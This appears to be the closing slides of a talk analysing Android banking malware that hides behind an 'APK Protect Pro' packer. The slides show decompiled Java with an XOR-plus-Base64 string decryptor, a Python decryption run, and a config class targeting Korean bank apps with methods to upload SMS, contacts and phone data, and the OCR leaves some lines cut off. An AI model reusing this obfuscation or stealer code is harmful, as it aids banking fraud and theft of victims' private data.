      localFileOutputStream = new FileOutputStream(new File(BASEDIR + "/" + _100172c("40KAw5vegIKPhIGInYGYnsOMnYY1M8xtT2jo")));
      arrayOfByte = new byte[1024];
      i = 0;
      j = localInputStream.read(arrayOfByte);
      if (j != -1) {
        continue;
      }
      localFileOutputStream.flush();
      localFileOutputStream.close();
      localInputStream.close();
    }
```


APK Protect Pro



```
public void run()
{
  String str = Config.get(CoreService.mContext, run("==HhpqDj+NBDMgGEPCciNA/P"),
```



```
private static String run(String paramAnonymousString)
{
  byte[] arrayOfByte1 = { 122, 117, 127, 105, 116, 114
  String str1 = paramAnonymousString.substring(0, 2);
  String str2 = paramAnonymousString.substring(-2 + pa
  int i = 0;
  for (;;)
  {
    String str3;
    String str5;
    if (i >= 19)
    {
      str3 = new String(arrayOfByte1);
      String str4 = str3.substring(2, 3) + str3.substr
      str5 = new StringBuilder(String.valueOf(new Stri
    }
    try
    {
      Class localClass = Class.forName(str3);
      Class[] arrayOfClass = new Class[2];
      arrayOfClass[0] = String.class;
      arrayOfClass[1] = Integer.TYPE;
      Method localMethod = localClass.getDeclaredMetho
      Object[] arrayOfObject = new Object[2];
      arrayOfObject[0] = str2;
      arrayOfObject[1] = Integer.valueOf(0);
      arrayOfByte2 = (byte[])localMethod.invoke(localC
      int j = arrayOfByte2.length;
```



Encrypted string
"40KAw5vegIKPhIGInYGYns
OMnYY1M8xtT2jo"

arrayOfByte1 = { 122, ...};

XOR

"android.util.Base64"
de c o de
decode

Java reflection
Base64 Decode


XOR

Pain text

```
Python 2.7.9 (default, Dec 10 2014, 12:24:55) [MSC v.1
32
Type "copyright", "credits" or "license()" for more in
>>> ================================ RESTART =========
>>>
Encrypt String : 40KAw5vegIKPhIGInYGYnsOMnYY1M8xtT2jo
Decrypt String : com.v3mobileplus.apkØÞ!□Ù
>>>
```

APK Protect Pro

- http://kkoha.tistory.com/entry/AntiAPKProtecten



```
public static final String BASEDIR = Environment.getExternalStorageDirectory().toString() + "/tmp";
public static String[] BK_ARRAY_LIST;
public static String[] BK_NAME_LIST = { "IB", "NH", "SH", "WO", "HA", "KB" };
public static final String FILENAME = "com.ahnlab.mobile.plus.bk.apk";
public static final String NAMESPACE = "http://impl.service.server.phonemanager.org";
public static final String QUERY_SMS_LIST_METHOD_NAME = "querySmsList";
public static String QUERY_SMS_URI;
public static final String QUERY_STATE_METHOD_NAME = "queryState";
public static final String UPDATE_STATU_IDENTITY_METHOD_NAME = "updateStatu";
public static String UPDATE_URI;
public static String UPLOAD_CLIENT_INFO_URI;
public static final String UPLOAD_CONTACTS_METHOD_NAME = "uploadContacts";
public static String UPLOAD_CONTACTS_URI;
public static final String UPLOAD_PHONE_INFO_METHOD_NAME = "uploadPhoneInfo";
public static final String UPLOAD_SMS_METHOD_NAME = "uploadSms";
public static String UPLOAD_SMS_URI;

static
{
  String[] arrayOfString = new String[6];
  arrayOfString[0] = initWebServiceUrl("deobfu by koha : szye3ZqRmN2dlpyRkp2Ymp2URDNvS0kJ : com.ibk.neobanking    ");
  arrayOfString[1] = initWebServiceUrl("deobfu by koha : ==xKFwkFFhA0NJh+fbDCNQCg : nh.smartPP□    ");
  arrayOfString[2] = initWebServiceUrl("deobfu by koha : M=/dnsPY2d7Y0d6ew9LR3tvZ3tc5MJph1T09 : com.shinhan.sbanking□    ");
  arrayOfString[3] = initWebServiceUrl("deobfu by koha : U=nrqPHj50Xn9e6o8enp90/k5+jtNjaiib9aeD5e : com.webcash.wooribank□□
  arrayOfString[4] = initWebServiceUrl("deobfu by koha : U=kraC4nKCckJygtaCMkLWglLicoKCMqaCcoIjQpLyJoLicoJygkJygtMjbZvHZrgT
  arrayOfString[5] = initWebServiceUrl("deobfu by koha : ==nrq03k9fLn9Kjt50Tn6002Nja+0dlzNQ5e : com.kbstar.kbbank□□□    ");
  BK_ARRAY_LIST = arrayOfString;
```

Thank you for listening

kkoha@msn.com